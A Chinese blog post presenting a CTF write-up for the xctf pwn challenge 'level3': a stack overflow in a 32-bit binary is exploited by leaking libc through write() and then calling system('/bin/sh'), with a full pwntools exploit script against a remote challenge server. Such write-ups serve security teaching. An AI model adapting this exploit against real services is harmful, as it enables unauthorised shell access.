
level3(xctf)

原创

whiteh4nd 于 2020-05-06 23:11:24 发布 255 收藏

分类专栏： # xctf(pwn新手区) CTF

本文链接：https://blog.csdn.net/weixin_43868725/article/details/105962251



xctf(pwn新手区) 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏

CTF

41 篇文章 0 订阅

订阅专栏

0x0 程序保护和流程

保护：

```
[*] '/home/whitehand/Desktop/a'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

流程：

main()

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  write(1, "Hello, World!\n", 0xEu);
  return 0;
}
```

vulnerable_function()

```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  write(1, "Input:\n", 7u);
  return read(0, &buf, 0x100u);
}
```

很明显的栈溢出。

0x1 利用过程

整个程序中没有我们能利用的部分，但是题目给我们提供了一个libc。所以可以通过泄露got表的地址获取libc的基地址。libc中有system()函数，还有"/bin/sh"。因此我们先使用write()泄露got表中的地址计算出libc的基地址调用完成之后返回到vulnerable_function()，计算出system()函数和"/bin/sh"再内存中的地址，然后再进行一次栈溢出调用system("/bin/sh")。

0x2 exp

```
from pwn import *
elf=ELF('./a')
libc=ELF('./libc_32.so.6')
write_plt=elf.plt['write']
write_got=elf.got['write']
vul_addr=elf.symbols['vulnerable_function']
write_libc=libc.symbols['write']
system_libc=libc.symbols['system']
bin_sh_libc=libc.search("/bin/sh").next()
# sh=process('./a')
sh=remote('124.126.19.106','43610')
sh.recv()
payload='a'*(0x88+4)+p32(write_plt)+p32(vul_addr)+p32(1)+p32(write_got)+p32(4)
sh.sendline(payload)
write_addr=u32(sh.recv(4))
offset=write_addr-write_libc
system_addr=offset+system_libc
bin_sh_addr=offset+bin_sh_libc
sh.recv()
payload='a'*(0x88+4)+p32(system_addr)+p32(0)+p32(bin_sh_addr)
sh.sendline(payload)
sh.interactive()
```